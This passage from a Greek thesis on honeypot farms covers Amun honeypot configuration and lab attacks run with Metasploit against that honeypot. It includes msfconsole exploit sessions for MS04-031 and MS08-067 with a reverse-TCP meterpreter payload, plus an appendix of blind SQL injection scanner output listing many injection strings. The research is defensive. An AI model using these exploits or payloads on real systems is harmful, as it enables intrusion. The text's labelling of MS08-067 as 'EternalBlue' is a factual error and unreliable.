Η συνιστώσα Request Handler είναι το επιπρόσθετο πρόγραμμα του εργαλείου που διαχειρίζεται την εισερχόμενη και εξερχόμενη δικτυακή κίνηση στο honeypot. Για κάθε σύνδεση που φτάνει στον φλοιό του εργαλείου, δημιουργείται στη μνήμη ένα αντίγραφο του Request Handler και διαχειρίζεται τη σύνδεση μέχρι αυτή να κλείσει. Φορτώνει όλα τα προγράμματα ευπαθειών και δρομολογεί τη κίνηση στα αντίστοιχα προγράμματα που έχουν συνδεθεί με τη συγκεκριμένη πόρτα.

Εφόσον το κατάλληλο πρόγραμμα μίας ευπάθειας διαχειρίστηκε επιτυχώς την αρχική επικοινωνία με τον επιτιθέμενο δίνοντας του το κίνητρο να επιχειρήσει τη μετάπτωση κώδικα τότε αυτός ο κώδικας μεταβιβάζεται στον ShellCode Analyzer. Το τελευταίο πραγματοποιεί αναγνώριση του κώδικα και αποκωδικοποίηση. Αν ο κώδικας δεν ταιριάζει στους κανόνες του προγράμματος τότε αυτός απλά αποθηκεύεται στον σκληρό δίσκο.

Για παράδειγμα, η Εικόνα 4.2 δείχνει την αντιστοιχία συγκεκριμένων ευπαθειών σε συγκεκριμένες πόρτες. Η αντιστοιχία αυτή ρυθμίζεται στο amun.conf του εργαλείου.

```
Array
(
    [139] => Array
        (
            [0] => vuln-netdde
            [1] => vuln-ms06040
        )
    [445] => Array
        (
            [0] => vuln-ms08067
            [1] => vuln-ms06040
            [3] => vuln-ms06070
        )
)
```

Εικόνα 4.2. Αντιστοιχία των θυρών σε συγκεκριμένες ευπάθειες [43]

Οι επιπλέον παράμετροι στο ίδιο αρχείο είναι οι παρακάτω:

- Βασικές παράμετροι όπως IP, user, group. Για παράδειγμα, αν το εργαλείο ζητάει να ανοίξει πόρτες κάτω από την 1024 απαιτούνται αναβαθμισμένα δικαιώματα στο λειτουργικό σύστημα
- Χρονικές παράμετροι (connection timeout, bind timeout) για τον έλεγχο του ανοίγματος και του κλεισίματος των συνδέσεων
- Παράμετροι περιορισμού της επανασύνδεσης εξωτερικών παραγόντων με βάση συγκεκριμένα συμβάντα όπως
    - Ο εξυπηρετητής του Honeypot αρνήθηκε την λήψη κακόβουλου αρχείου
    - Η λήψη αρχείου τερματίστηκε πρόωρα (timeout)
    - Η λήψη του ίδιου αρχείου έχει ήδη πραγματοποιηθεί
    - Ο εξωτερικός διακομιστής έχει ήδη εκμεταλλευτεί με επιτυχία το honeypot
- *submit modules* είναι η λίστα των προγραμμάτων που χειρίζονται τη λήψη δυαδικών αρχείων
- *log modules* είναι τα υποπρογράμματα που διαχειρίζονται την καταγραφή στον σκληρό δίσκο και τη βάση δεδομένων του εργαλείου
- *vuln modules* είναι τα υποπρογράμματα που αναλαμβάνουν τη προσομοίωση συγκεκριμένων ευπαθειών όπως αναφέρθηκε παραπάνω. Η λίστα αυτή είναι επεκτεινόμενη σύμφωνα με τις οδηγίες του προγράμματος[1]


Εκτελώντας το python script /honeydrive/amun/*amun_server.py* γίνεται η εκκίνηση των TCP εξυπηρετητών ανά πόρτα με βάση τις παραπάνω παραμέτρους.

4.5.2 Επίθεση με το Metasploit

[1] https://github.com/zeroq/amun


Το πρώτο βήμα που θα επιχειρήσει ο επιτιθέμενος, και όπως επιχειρήσαμε με ανάλογο στον έλεγχο των προηγούμενων εργαλείων, είναι η αναγνώριση ανοιχτών θυρών αλλά και ευπαθειών στον απομακρυσμένο διακομιστή. Αυτό γίνεται μέσα από την κονσόλα του metasploit στο Kali Linux (msfconsole) και χρησιμοποιώντας την εντολή db_nmap. Όπως φαίνεται και παρακάτω, η εντολή λαμβάνει ως παράμετρο το --script vuln που σημαίνει ότι το πρόγραμμα θα αναζητήσει εκτενώς για ευπάθειες.

Το αποτέλεσμα της αναζήτησης παρουσιάζεται στην παρακάτω εικόνα. Όπως προκύπτει, τέσσερις δικτυακές πόρτες είναι προσβάσιμες από εξωτερικούς σταθμούς εργασίες ή διακομιστές: οι πόρτες 135, 139, 445, 992.



Δεν προκύπτει όμως κάποια πληροφορία για συγκεκριμένη ευπάθεια. Επομένως, ο επιτιθέμενος θα επιχειρήσει να δοκιμάσει την εκμετάλλευση γνωστών ευπαθειών. Μία από αυτές είναι η ευπάθεια με κωδικό CVE-2004-0206[2] ή αλλιώς MS04_031_NetDDE στη πόρτα 139. Η ευπάθεια αυτή επιτρέπει στον επιτιθέμενο να επιχειρήσει να εκτελέσει απομακρυσμένα κάποιο κώδικα ή να αποκτήσει πρόσβαση εκτελώντας κάποιο πρόγραμμα ή στέλνοντας κάποιο μήνυμα σε αυτή τη πόρτα προκαλώντας το φαινόμενο της υπερχείλισης (buffer overflow). Η ευπάθεια αυτή εμφανίζεται κυρίως σε λειτουργικά συστήματα Windows.

Στο metasploit φορτώνεται και παραμετροποιείται αντίστοιχη ενότητα εκμετάλλευσης της συγκεκριμένης ευπάθειας:



[2] https://vulmon.com/vulnerabilitydetails?qid=CVE-2004-0206

```
msf5 exploit(windows/smb/ms04_031_netdde) > exploit

[-] Handler failed to bind to 192.168.1.11:4444:-  -
[*] Started reverse TCP handler on 0.0.0.0:4444
[*] 192.168.1.10:445 - Trying target Windows 2000 SP4 ...
[*] 192.168.1.10:445 - Binding to 2f5f3220-c126-1076-b549-074d078619da:1.2@ncacn_np:192.168.1.10[\nddeapi]
[*] 192.168.1.10:445 - Bound to 2f5f3220-c126-1076-b549-074d078619da:1.2@ncacn_np:192.168.1.10[\nddeapi]
[*] 192.168.1.10:445 - Calling the vulnerable function ...
[*] Exploit completed, but no session was created.
msf5 exploit(windows/smb/ms04_031_netdde) >
```

Η παραπάνω απόπειρα δεν ήταν επιτυχής για τον επιτιθέμενο. Στη συνέχεια επιχειρεί να εκμεταλλευτεί την ευπάθεια CVE-2008-4250[3] ή αλλιώς MS08_067 ("EternalBlue") στη πόρτα 445. Η ευπάθεια αυτή επιτρέπει στον επιτιθέμενο να επιχειρήσει να εκτελέσει απομακρυσμένα κάποιο κώδικα μέσω ενός ειδικά διαμορφωμένου RPC αιτήματος. Η ευπάθεια αυτή εμφανίζεται κυρίως σε λειτουργικά συστήματα Windows.

Στο metasploit φορτώνεται και παραμετροποιείται αντίστοιχη ενότητα εκμετάλλευσης της συγκεκριμένης ευπάθειας:

```
msf5 exploit(windows/smb/ms04_031_netdde) > use exploit/windows/smb/ms08_067_netapi
[*] Using configured payload windows/meterpreter/reverse_tcp
msf5 exploit(windows/smb/ms08_067_netapi) >
```

4.5.3 Ανίχνευση και καταγραφή της επίθεσης

Επίθεση με βάση την ευπάθεια MS04_031


Όπως εξηγήσαμε παραπάνω, η ευπάθεια αυτή αντιστοιχεί στη πόρτα 139. Ο φλοιός του εργαλείου υποδέχεται την εισερχόμενη κίνηση, και ο Request Handler επικοινωνεί το αίτημα στα προγράμματα που διαχειρίζονται δύο συγκεκριμένες ευπάθειες: vuln-net:dde, vuln-ms06040. Εφόσον η επίθεση αφορά τη πρώτη ευπάθεια, η αντίστοιχη ενότητα αναγνωρίζει τον κώδικα και τον στέλνει στον ShellCode Analyzer. Ο τελευταίος καταγράφει την κίνηση στον σκληρό δίσκο (εικόνα παρακάτω).

```
honeydrive@honeydrive:/honeydrive/amun/logs$ cat shellcode_manager.log
2020-11-21 19:45:17,915 INFO [shellcode_manager] (192.168.1.11) failed writing hexdump ([Errno 2] N
(NetDDE)
2020-11-21 19:45:17,916 INFO [shellcode_manager] (192.168.1.11) failed writing hexdump ([Errno 2] N
031 (NetDDE)
2020-11-21 19:45:41,463 INFO [shellcode_manager] (192.168.1.11) failed writing hexdump ([Errno 2] N
(NetDDE)
2020-11-21 19:45:41,464 INFO [shellcode_manager] (192.168.1.11) failed writing hexdump ([Errno 2] N
031 (NetDDE)
honeydrive@honeydrive:/honeydrive/amun/logs$
```

[3] https://vulmon.com/vulnerabilitydetails?qid=CVE-2008-4250&scoretype=cvssv2

Επίθεση με βάση την ευπάθεια MS08-067

Αντίστοιχα, η ευπάθεια αυτή αντιστοιχεί στη πόρτα 445. Ο φλοιός λαμβάνει την εισερχόμενη κίνηση, και ο Request Handler επικοινωνεί το αίτημα στα προγράμματα που διαχειρίζονται τις ευπάθειες στη πόρτα 445: vuln-ms08067, κα. Η ενότητα διαχείρισης αυτής της ευπάιειας στέλνει το πρόγραμμα στον ShellCode Analyzer. Ο τελευταίος καταγράφει την κίνηση στον σκληρό δίσκο (εικόνα παρακάτω).



Κεφάλαιο Συμπεράσματα

Σε αυτή την εργασία μελετήσαμε τους διαφορετικούς τύπους εργαλείων honeypot όπως καιδιαφορετικές στρατηγικές χρήσης τους σε οργανισμούς και επιχειρήσεις με σκοπό την
ανίχνευση και αντιμετώπιση απειλών. Προτείναμε αντίστοιχα το δικό μας μοντέλο πολλαπλώνhoneypots (“φάρμα”) για την ανάπτυξη πολλαπλών τύπων honeypots μέσα σε ένα ένα
δικτυακό περιβάλλον. Τα πειράματα που επιχειρήσαμε με τέσσερα εργαλεία honeypotαποδείξανε ότι το μοντέλο αυτό είναι ευέλικτο και κλιμακωτό (συνεπώς μπορεί να
εγκατασταθεί σε πολλαπλές εικονικές μηχανές) και μπορεί να συμβάλλει στην συνολική στρατηγική αντιμετώπισης απειλών σε κύρια συστήματα, και υπηρεσίες της επιχείρησης.

Μέσω των πειραμάτων διαπιστώθηκε επίσης ότι οι βασικές αρχές της αρχιτεκτονικής τουπροτεινόμενου συστήματος πληρούνται:

1. Το κάθε εργαλείο μπορούσε να παραμετροποιηθεί εκ νέου χωρίς να εμποδίζει τηλειτουργικότητα άλλων εργαλείων.
2. Μπορεί να προσαρμοστεί σε αλλαγές στο δίκτυο και τα συστήματα του οργανισμού (πχπαρουσία ή όχι ενός επιχειρησιακού web server).
3. Μπορεί να αναπτυχθεί σε μεγαλύτερη κλίμακα για να παρακολουθεί μεγάλο αριθμόυπολογιστών ή χρηστών.
4. Καταγράφει τη κίνηση και μπορεί να δημιουργήσει ενημερώσεις τα οποία δεναπαιτούν ανθρώπινη επίβλεψη σε πραγματικό χρόνο.
5. Τα εργαλεία που δοκιμάσαμε είναι διαφορετικών τύπων (χαμηλής, μεσαίας και υψηλής αλληλεπίδρασης και ο οργανισμός μπορεί να χρησιμοποιήσει οποιοδήποτε συνδυασμότους (διαφορετική στρατηγική).
6. Κάποια από τα εργαλεία (κυρίως μεσαίας ή υψηλής αλληλεπίδρασης) λειτουργούν ως ανεξάρτητες υπηρεσίες ή ως «παραπλανητικές» διεπαφές άλλων υπηρεσιών.
7. Εργαλεία όπως το Elastic Search χρησιμοποιούνται για την προβολή και ανάλυση των δεδομένων που καταγράφονται στις βάσεις δεδομένων των εργαλείων ή σε κεντρικήβάση με καταγραφές.

Μέσω των εργαλείων Penetration Testing στο Kali Linux, και σύμφωνα με τις γνώσεις πουδιαθέτουμε στον σχεδιασμό και τη πραγματοποίηση επιθέσεων

(«ηθικού σκοπού»)
επιχειρήσαμε συγκεκριμένα σενάρια για τον έλεγχο της αποτελεσματικότητας των παραπάνω εργαλείων. Δοκιμάσαμε διαφορετικές τακτικές που έχουν προηγουμένως καταγραφεί στη βιβλιογραφία. Ενδεχομένως να υφίστανται πιο αποτελεσματικές τεχνικές και διαδικασίες από πλευράς επιτιθέμενων και ενδεχομένως αυτό να είναι το αντικείμενο μίας μελλοντικής έρευνας. Παρόλα αυτά, η ανάλυση των αποτελεσμάτων των παραπάνω πειραμάτων δείχνει ότι η διαμόρφωση ενός ενιαίου πλαισίου ανίχνευσης απειλών είναι εφικτή.

Χρησιμοποιώντας τις δυνατότητες των μεμονωμένων Honeypots διαμορφώνεται ένα συνολικό πλέγμα ασφάλειας ("honeynet"). Το σύστημα αυτό δεν είναι ικανό μεν να εμποδίσει μία απειλή, μπορεί όμως να την ανιχνεύσει, να την καταγράψει, να την απομονώσει (έστω
προσωρινά) και να ενημερώσει σχετικά. Σαφώς και δεν μπορεί να πραγματοποιήσει αποτελεσματική ανίχνευση όλων των τύπων επιθέσεων καθώς αυτό είναι αντικείμενο άλλων συστημάτων (πχ Intrustion Detection, Endpoint Detection and Response, Antivirus, Web Application Firewall, Security Information and Event Management, κα). Ωστόσο μπορεί να χρησιμοποιηθεί ως συμπλήρωμα τους για να δημιουργήσουν δυναμικές λίστες με στοιχεία γιααπειλές (threat intelligence).

Η συνδρομή σε μία τέτοια υπηρεσία (threat intelligence feed) μπορεί να είναι αρκετά δαπανηρή ανάλογα με το σύνολο των κατηγοριών που απαιτούνται (πχ IP/domain διευθύνσεις, φήμη/ιστορικό στο διαδίκτυο, κίνδυνοι με βάση τη διεθνή τάση στο κυβερνοέγκλημα,
ευπάθειες) και το σύνολο των χρηστών που καλύπτουν. Ενδεικτικά μία τέτοια υπηρεσία μπορεί να κοστίζει από 1.500$ έως 10.000$ τον μήνα ανά κατηγορία. Αντίστοιχα, η συλλογή τέτοιων
στοιχείων με χειροκίνητο τρόπο (πχ scripts/APIs) απαιτεί αρκετή ανθρωποπροσπάθεια συνεχούς αναζήτησης στο διαδίκτυο για ανάλογες πληροφορίες. Επομένως, η χρήση ενός πλέγματος από honeypot εργαλεία υπόσχεται αυτόματη συλλογή, ανάλυση και διαμόρφωση δεδομένων για απειλές εξοικονομώντας χρόνο και κόστος. Έτσι η ομάδα ασφάλειας
επικεντρώνεται σε επενδύσεις σε εξοπλισμό και διαδικασίες ενίσχυσης των προληπτικών μέτρων.

Βιβλιογραφία

[1] S. Kumar, B. Janet and R. Eswari, "Multi Platform Honeypot for Generation of Cyber Threat Intelligence," 2019 IEEE 9th International Conference on Advanced Computing (IACC), Tiruchirappalli, India, 2019, pp. 25-29, doi: 10.1109/IACC48062.2019.8971584.

[2] Jain, Yogendra & Surabhi, Singh. (2011). Honeypot based Secure Network System. International Journal on Computer Science and Engineering.

[3] Kyriakou and N. Sklavos, "Container-Based Honeypot Deployment for the Analysis of Malicious Activity," 2018 Global Information Infrastructure and Networking Symposium (GIIS), Thessaloniki, Greece, 2018, pp. 1-4, doi: 10.1109/GIIS.2018.8635778.

[4] Tiwari, Aparna and Kumar, Dinesh, Comparitive Study of Various Honeypot Tools on the Basis of Their Classification & Features (March 31, 2020). Proceedings of the International Conference on Innovative Computing & Communications (ICICC) 2020, Available at SSRN: 00000 or 0

[5] Ng C.K., Pan L., Xiang Y. (2018) Specialized Honeypot Applications. In: Honeypot Frameworks and Their Applications: A New Framework. Springer Briefs on Cyber Security Systems and Networks. Springer, Singapore. https://doi.org/10.1007/978-981-10-7739-5_3

[6] Ng C.K., Pan L., Xiang Y. (2018) Design Honeypots. In: Honeypot Frameworks and Their Applications: A New Framework. SpringerBriefs on Cyber Security Systems and Networks. Springer, Singapore. https://doi.org/10.1007/978-981-10-7739-5_2

[7] Ng C.K., Pan L., Xiang Y. (2018) Introduction to Honeypot. In: Honeypot Frameworks and Their Applications: A New Framework. SpringerBriefs on Cyber Security Systems and Networks. Springer, Singapore. https://doi.org/10.1007/978-981-10-7739-5_1

[8] Sparsh Sharma, Ajay Kaul, A survey on Intrusion Detection Systems and Honeypot based proactive security mechanisms in VANETs and VANET Cloud, Vehicular Communications, Volume 12, 2018, Pages 138-164, ISSN 2214-2096,https://doi.org/10.1016/j.vehcom.2018.04.005.

[9] Rowe N.C. (2019) Honeypot Deception Tactics. In: Al-Shaer E., Wei J., Hamlen K., Wang C. (eds) Autonomous Cyber Deception. Springer, Cham. https://doi.org/10.1007/978-3-030-02110-8_3

[10] Aggarwal P., Gonzalez C., Dutt V. (2016) Cyber-Security: Role of Deception in Cyber-Attack Detection. In: Nicholson D. (eds) Advances in Human Factors in Cybersecurity. Advances in Intelligent Systems and Computing, vol 501. Springer, Cham. https://doi.org/10.1007/978-3-319-41932-9_8

[11] Abbasi, Fahim & Harris, Richard. (2009). Experiences with a Generation III virtual Honeynet. 1 - 6. 10.1109/ATNAC.2009.5464785.

[12] Sokol, P., Míšek, J. & Husák, M. Honeypots and honeynets: issues of privacy. EURASIP J. on Info. Security 2017, 4 (2017). https://doi.org/10.1186/s13635-017-0057-4

[13] Moore C., Al-Nemrat A. (2015) An Analysis of Honeypot Programs and the Attack Data Collected. In: Jahankhani H., Carlile A., Akhgar B., Taal A., Hessami A., Hosseinian-Far A. (eds) Global Security, Safety and Sustainability: Tomorrow's Challenges of Cyber Security.

ICGS3 2015. Communications in Computer and Information Science, vol 534. Springer, Cham. https://doi.org/10.1007/978-3-319-23276-8_20

[14] Muhammet Baykara, Resul Das, A novel honeypot based security approach for real-time intrusion detection and prevention systems, Journal of Information Security and Applications, Volume 41, 2018, Pages 103-116, ISSN 2214-2126, https://doi.org/10.1016/j.jisa.2018.06.004.

[15] H. Almohannadi, I. Awan, J. Al Hamar, A. Cullen, J. P. Disso and L. Armitage, "Cyber Threat Intelligence from Honeypot Data Using Elasticsearch," *2018 IEEE 32nd International Conference on Advanced Information Networking and Applications (AINA)*, Krakow, 2018, pp. 900-906, doi: 10.1109/AINA.2018.00132.

[16] Bhagat N., Arora B. (2019) Honeypots and Its Deployment: A Review. In: Rathore V., Worring M., Mishra D., Joshi A., Maheshwari S. (eds) Emerging Trends in Expert Applications and Security. Advances in Intelligent Systems and Computing, vol 841. Springer, Singapore. https://doi.org/10.1007/978-981-13-2285-3_59

[17] N. Kambow and L. K. Passi, "Honeypots: The need of network security," International Journal of Computer Science and Information Technologies, Vol. 5, 2014.

[18] Fraunholz, Daniel & Pohl, Frederic & Schotten, Hans. (2017). Towards Basic Design Principles for High- and Medium-Interaction Honeypots.

[19] Mairh, Abhishek & Barik, Debabrat & Verma, Kanchan & Jena, Debasish. (2011). Honeypot in network security: A survey. ACM International Conference Proceeding Series. 600-605. 10.1145/1947940.1948065.

[20] Baecher, Paul & Koetter, Markus & Holz, Thorsten & Dornseif, Maximillian & Freiling, Felix. (2006). The Nepenthes Platform: An Efficient Approach to Collect Malware. 165-184. 10.1007/11856214_9.

[21] Barfar, Arash & Mohammadi, Saied. (2007). Honeypots: Intrusion deception. The Information Systems Security Association (ISSA Journal).

[22] Siles, R. (2007). HoneySpot: The Wireless Honeypot Monitoring the Attacker's Activities in Wireless Networks A design and architectural overview.

[23] DinoTools (2020). Dionaea. Version 0.8.0. url: https://github.com/DinoTools/dionaea (visited on October 10, 2020).

[24] Baecher, Paul et al. (2006). "The Nepenthes Platform: An Efficient Approach to Collect Malware." In: Recent Advances in Intrusion Detection, 9th International Symposium, RAID 2006, Hamburg, Germany, September 20-22, 2006, Proceedings, pp. 165–184.

[25] Oosterhof, Michel (2020). Cowrie. Version 1.5.1. url: https://github.com/micheloosterhof/cowrie (visited on October 10, 2020).

[26] Tamminen, Upi (2020). Kippo. Version 0.9. url: https://github.com/desaster/kippo (visited on October 10, 2020).

[27] Werner, Tillmann (2007). "Honeytrap – Ein Meta-Honeypot zur Identifikation und Analyse neuer Angriffe." In: Proceedings of the 14th DFN-CERT Workshop Sicherheit in Vernetzten Systemen.

[28] Rist, Lukas et al. (2010). " Know your tools: Glastopf - A dynamic, low-interaction web application honeypot." In: The Honeynet Project. url: http://index-of.co.uk/Various/KYT-Glastopf-Final_v1.pdf.

[29] Edmunds, Brandon (2020). Mailoney. Version 0.1. url: https://github.com/awhitehatter/mailoney (visited on October 10, 2020).
[30] McMurray, Stuart (2020). vnclowpot. url: https://github.com/magisterquis/vnclowpot (visited on October 10, 2020).
[31] Davide Bove (2018). Master Thesis: “Using Honeypots to Detect and Analyze AttackPatterns on Cloud Infrastructures”, Friedrich-Alexander University, Department of Computer Science, url: https://davidebove.com/files/thesis-bove-public.pdf
[32] Rathore, P., & Jain, N.A. (2013). Honeypot technique used for intrusion detection system. Int. J. Sci. Eng. Technol. Res. (IJSETR) 2(12) (2013)
[33] I. Kuwatly, M. Sraj, Z. Al Masri and H. Artail, "A dynamic honeypot design for intrusion detection," *The IEEE/ACS International Conference onPervasive Services, 2004. ICPS 2004. Proceedings.*, Beirut, Lebanon, 2004, pp. 95-104, doi: 10.1109/PERSER.2004.1356776.
[34] M. T. Qassrawi and Z. Hongli, "Deception Methodology in Virtual Honeypots," *2010 Second International Conference on Networks Security, Wireless Communications and Trusted Computing*, Wuhan, Hubei, 2010, pp. 462-467, doi: 10.1109/NSWCTC.2010.266
[35] W. Fan, Z. Du, D. Fernández and V. A. Villagrá, "Enabling an Anatomic View to Investigate Honeypot Systems: A Survey," in *IEEE Systems Journal*, vol. 12, no. 4, pp. 3906-3919, Dec. 2018, doi: 10.1109/JSYST.2017.2762161.
[36] Pouget, F. & Dacier, Marc & Pham, Van-Hau. (2011). on the Advantages of Deploying a Large Scale Distributed Honeypot Platform.
[37] Weidman, G. 2014. Penetration testing: a hands-on introduction to hacking. San Francisco: No Starch Press, Inc.
[38] Secforce Ltd blog, 2020. Black box penetration testing vs white box penetration testing. Cited 8.11.2020, https://www.secforce.com/blog/2008/11/black-box-penetration-testing-vs-white-box-penetration-testing/
[39] Kali Linux Official Documentation, 2020. What is Kali Linux. Cited 08.11.2020, https://www.kali.org/docs//introduction/what-is-kali-linux/.
[40] RAPID7, 2020. Metasploit: Penetration testing software editions. Cited 08.11.2020, https://www.rapid7.com/products/metasploit/editions.jsp/.
[41] Offensive Security, 2020. Introduction to Metasploit, Metasploit Unleashed. Cited 08.11.2020, http://docs.kali.org/introduction/what-is-kali-linux/.
[42] Kali Tools, 2020. Nmap Package Description. Cited 08.11.2020, http://tools.kali.org/information-gathering/nmap/ .
[43] Göbel, J. (2010). Amun: Automatic Capturing of Malicious Software. Sicherheit.

Παράρτημα Α'

Α1. Αποτελέσματα επίθεσης SQL Injection στο Glastopf

```
msf5 auxiliary(scanner/http/blind_sql_query) > run

[*] [Normal response body: 20750  code: 200]
[*] - Testing 'numeric' Parameter login:
[*] Detected by test D
[+] Possible numeric Blind SQL Injection Found  /index login
[+] [hacker AND 2601=2601 ]
[*] - Testing 'numeric' Parameter password:
[*] Detected by test A
[*] Detected by test D
[+] Possible numeric Blind SQL Injection Found  /index password
[+] [password AND 2601=2601 ]
[*] - Testing 'numeric' Parameter submit:
[*] - Testing 'False char numeric' Parameter login:
[*] - Testing 'False char numeric' Parameter password:
[*] - Testing 'False char numeric' Parameter submit:
[*] - Testing 'False num numeric' Parameter login:
[*] Detected by test A
[*] Detected by test D
[+] Possible False num numeric Blind SQL Injection Found  /index login
[+] [hacker0 AND 2601=2601 ]
[*] - Testing 'False num numeric' Parameter password:
[*] - Testing 'False num numeric' Parameter submit:
[*] Detected by test D
[+] Possible False num numeric Blind SQL Injection Found  /index submit
[+] [Submit0 AND 2601=2601 ]
[*] - Testing 'single quotes' Parameter login:
[*] Detected by test D
[+] Possible single quotes Blind SQL Injection Found  /index login
[+] [hacker' AND '2601'='2601]
[*] - Testing 'single quotes' Parameter password:
[*] Detected by test D
[+] Possible single quotes Blind SQL Injection Found  /index password
[+] [password' AND '2601'='2601]
[*] - Testing 'single quotes' Parameter submit:
```

[*] Detected by test D
[+] Possible single quotes Blind SQL Injection Found /index submit
[+] [Submit' AND '2601'='2601]
[*] - Testing 'False char single quotes' Parameter login:
[*] - Testing 'False char single quotes' Parameter password:
[*] - Testing 'False char single quotes' Parameter submit:
[*] - Testing 'False num single quotes' Parameter login:
[*] - Testing 'False num single quotes' Parameter password:
[*] Detected by test A
[*] Detected by test D
[+] Possible False num single quotes Blind SQL Injection Found /index password
[+] [password0' AND '2601'='2601]
[*] - Testing 'False num single quotes' Parameter submit:
[*] - Testing 'double quotes' Parameter login:
[*] Detected by test D
[+] Possible double quotes Blind SQL Injection Found /index login
[+] [hacker" AND "2601"="2601]
[*] - Testing 'double quotes' Parameter password:
[*] Detected by test A
[+] Possible double quotes Blind SQL Injection Found /index password
[+] [password" AND "2601"="2601]
[*] - Testing 'double quotes' Parameter submit:
[*] - Testing 'False char double quotes' Parameter login:
[*] - Testing 'False char double quotes' Parameter password:
[*] Detected by test A
[*] Detected by test D
[+] Possible False char double quotes Blind SQL Injection Found /index password
[+] [passwordx" AND "2601"="2601]
[*] - Testing 'False char double quotes' Parameter submit:
[*] - Testing 'False num double quotes' Parameter login:
[*] - Testing 'False num double quotes' Parameter password:
[*] - Testing 'False num double quotes' Parameter submit:
[*] - Testing 'OR single quotes uncommented' Parameter login:
[*] Detected by test D
[+] Possible OR single quotes uncommented Blind SQL Injection Found /index login
[+] [hacker' OR '2601'='2601]
[*] - Testing 'OR single quotes uncommented' Parameter password:
[*] - Testing 'OR single quotes uncommented' Parameter submit:
[*] - Testing 'False char OR single quotes uncommented' Parameter login:
[*] Detected by test A
[*] Detected by test D
[+] Possible False char OR single quotes uncommented Blind SQL Injection Found

/index login
[+] [hackerx' OR '2601'='2601]
[*] - Testing 'False char OR single quotes uncommented' Parameter password:
[*] - Testing 'False char OR single quotes uncommented' Parameter submit:
[*] Detected by test A
[+] Possible False char OR single quotes uncommented Blind SQL Injection Found /index submit
[+] [Submitx' OR '2601'='2601]
[*] - Testing 'False num OR single quotes uncommented' Parameter login:
[*] - Testing 'False num OR single quotes uncommented' Parameter password:
[*] Detected by test A
[+] Possible False num OR single quotes uncommented Blind SQL Injection Found /index password
[+] [password0' OR '2601'='2601]
[*] - Testing 'False num OR single quotes uncommented' Parameter submit:
[*] Detected by test D
[+] Possible False num OR single quotes uncommented Blind SQL Injection Found /index submit
[+] [Submit0' OR '2601'='2601]
[*] - Testing 'OR single quotes closed and commented' Parameter login:
[*] Detected by test D
[+] Possible OR single quotes closed and commented Blind SQL Injection Found /index login
[+] [hacker' OR '2601'='2601'--]
[*] - Testing 'OR single quotes closed and commented' Parameter password:
[*] - Testing 'OR single quotes closed and commented' Parameter submit:
[*] Detected by test A
[*] Detected by test D
[+] Possible OR single quotes closed and commented Blind SQL Injection Found /index submit
[+] [Submit' OR '2601'='2601'--]
[*] - Testing 'False char OR single quotes closed and commented' Parameter login:
[*] Detected by test A
[*] Detected by test D
[+] Possible False char OR single quotes closed and commented Blind SQL Injection Found /index login
[+] [hackerx' OR '2601'='2601'--]
[*] - Testing 'False char OR single quotes closed and commented' Parameter password:
[*] - Testing 'False char OR single quotes closed and commented' Parameter submit:
[*] - Testing 'False num OR single quotes closed and commented' Parameter login:
[*] - Testing 'False num OR single quotes closed and commented' Parameter password:
[*] - Testing 'False num OR single quotes closed and commented' Parameter

submit:
[*] Detected by test A
[+] Possible False num OR single quotes closed and commented Blind SQL Injection Found /index submit
[+] [Submit0' OR '2601'='2601'--]
[*] - Testing 'hex encoded OR single quotes uncommented' Parameter login:
[*] - Testing 'hex encoded OR single quotes uncommented' Parameter password:
[*] - Testing 'hex encoded OR single quotes uncommented' Parameter submit:
[*] - Testing 'False char hex encoded OR single quotes uncommented' Parameter login:
[*] Detected by test A
[*] Detected by test D
[+] Possible False char hex encoded OR single quotes uncommented Blind SQL Injection Found /index login
[+] [hackerx'%20OR%20'2601'%3D'2601]
[*] - Testing 'False char hex encoded OR single quotes uncommented' Parameter password:
[*] Detected by test A
[*] Detected by test D
[+] Possible False char hex encoded OR single quotes uncommented Blind SQL Injection Found /index password
[+] [passwordx'%20OR%20'2601'%3D'2601]
[*] - Testing 'False char hex encoded OR single quotes uncommented' Parameter submit:
[*] Detected by test A
[*] Detected by test D
[+] Possible False char hex encoded OR single quotes uncommented Blind SQL Injection Found /index submit
[+] [Submitx'%20OR%20'2601'%3D'2601]
[*] - Testing 'False num hex encoded OR single quotes uncommented' Parameter login:
[*] Detected by test D
[+] Possible False num hex encoded OR single quotes uncommented Blind SQL Injection Found /index login
[+] [hacker0'%20OR%20'2601'%3D'2601]
[*] - Testing 'False num hex encoded OR single quotes uncommented' Parameter password:
[*] - Testing 'False num hex encoded OR single quotes uncommented' Parameter submit:
[*] - Testing 'hex encoded OR single quotes closed and commented' Parameter login:
[*] - Testing 'hex encoded OR single quotes closed and commented' Parameter password:
[*] - Testing 'hex encoded OR single quotes closed and commented' Parameter submit:

```
[*] - Testing 'False char hex encoded OR single quotes closed and commented'
Parameter login:
[*] - Testing 'False char hex encoded OR single quotes closed and commented'
Parameter password:
[*] - Testing 'False char hex encoded OR single quotes closed and commented'
Parameter submit:
